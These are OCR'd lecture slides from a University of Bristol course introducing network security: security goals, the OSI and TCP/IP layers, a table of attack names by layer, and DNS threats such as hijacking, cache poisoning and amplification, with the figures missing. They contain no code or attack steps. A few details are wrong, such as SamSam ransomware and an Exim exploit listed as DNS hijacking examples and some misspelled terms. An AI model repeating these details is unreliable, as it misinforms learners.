University of BRISTOL

Computer System B

Dr. Alma Oracevic
alma.oracevic@bristol.ac.uk


bristol.ac.uk

University of BRISTOL

What did we learn?

- Classical Encryption Techniques
- Symmetric Encryption
- Asymmetric Encryption
- Introduction to Network security
- Basic Network terminology
- ISO/OSI and TCP/IP models

bristol.ac.uk


Confidentiality
(plus privacy)
Integrity
(plus data authenticity, non-repudiation)
Information and Network Security
Accountability
Authenticity
Availability

Model for Network Security




Figure 1.2 Model for Network Security

Network Access Security Model






Figure 1.3 Network Access Security Model

Bits, Frames, Segments, Data?




ISO/OSI model

Layer	Description	Protocols
Application	This layer interfaces directly to applications and performs common application services for the application processes.	POP, SMTP, DNS, FTP, Telnet
Presentation	The presentation layer relieves the application layer of concern regarding syntactical differences in data representation within the end-user systems.	Telnet, Network Data Representation (NDR), Lightweight Presentation Protocol (LPP)
Session	The session layer provides the mechanism for managing the dialogue between end-user application processes.	NetBIOS
Transport	This layer provides end-to-end communication control.	TCP, UDP
Network	This layer routes the information in the network.	IP, ARP, ICMP
Data link	This layer describes the logical organization of data bits transmitted on a particular medium. The data link layer is divided into two sublayers: the Media Access Control layer (MAC) and the Logical Link Control layer (LLC).	SLIP, PPP
Physical	This layer describes the physical properties of the various communications media, as well as the electrical properties and interpretation of the exchanged signals. In other words, the physical layer is the actual NIC, Ethernet cable, and so forth.	IEEE 1394, DSL, ISDN


Node 1
Node 2
Application Layer
Application Layer
Transport Layer
Transport Layer
Network Layer
Network Layer
Data Link Layer
Data Link Layer
Physical Layer
Physical Layer
Physical Medium

TCP/IP model

Attacks on different layers



Attacks on different layers

Layers	Attacks
Application layer	Repudiation, Data Corruption
Transport layer	Session Hijacking, Sync flooding
Network layer	Warm-hole, Black-hole, Gray-hole, Byzantine, Flooding, Resource consumption, Location-disclosure, Sybil attack, Jelly-fish, Fabrication, Modification attack
Data-Link layer	Traffic analysis, Monitoring, Disruption MAC(802.11), WEP weakness, Selfish-node
Physical layer	Jamming, Interception, Eavesdropping
Multi-layer Attacks	Dos attacks, Impersonation, Replay, Man-in-the-middle

University of BRISTOL

Today!

- Network Security


bristol.ac.uk

University of BRISTOL


Network security

bristol.ac.uk

Network real security threats




ISO/OSI


Network process to application
DNS, WWW/HTTP, P2P, EMAIL/POP, SMTP, Telnet, FTP
7. Application
Data representation and encryption
Recognizing data: HTML, DOC, JPEG, MP3, AVI, Sockets
6. Presentation
Interhost communication
Session establishment in TCP, SIP, RTP, RPC-Named pipes
5. Session
End-to-end connections and reliability
TCP, UDP, SCTP, SSL, TLS
4. Transport
Path determination and logical addressing
IP, ARP, IPsec, ICMP, IGMP, OSPF
3. Network
MAC
Physical addressing
Ethernet, 802.11, MAC/LLC, VALN, ATM, HDP, Fibre Channel,
Frame Relay, HDLC, PPP, Q.921, Token Ring
2. Data Link
Media, signal, and binary transmission
RS-232, RJ45, V.34, 100BASE-TX, SDH, DSL, 802.11
1. Physical

DNS (Domain Name System) Nuts and Bolts


https://www.potaroo.net/presentations/2019-02-26-dns-privacy.pptx

DNS - The Old School




- Internet's phonebook
- TCP/UDP on port 53 (mostly UDP)
- Cleartext
- HTTPS does not matter
- Un-encrypted
- Easily monitored
- Easily redirected
- Can be blocked
- Can be forged (if DNSSEC is not used)

How does it really work? Really!




Threats to DNS




https://www.potaroo.net/presentations/2019-02-26-dns-privacy.pptx


DNS Hijacking?



DNS cache poisoning




DNS cache poisoning cenzorship




DNS Hijacking?

- The 2018 SamSam ransomware attack
- The 2019 Cloudflare DNS hijacking
- The 2017 Exim vulnerability exploit


DoS? DDoS? DNS amplification attack?






But how?

But how?

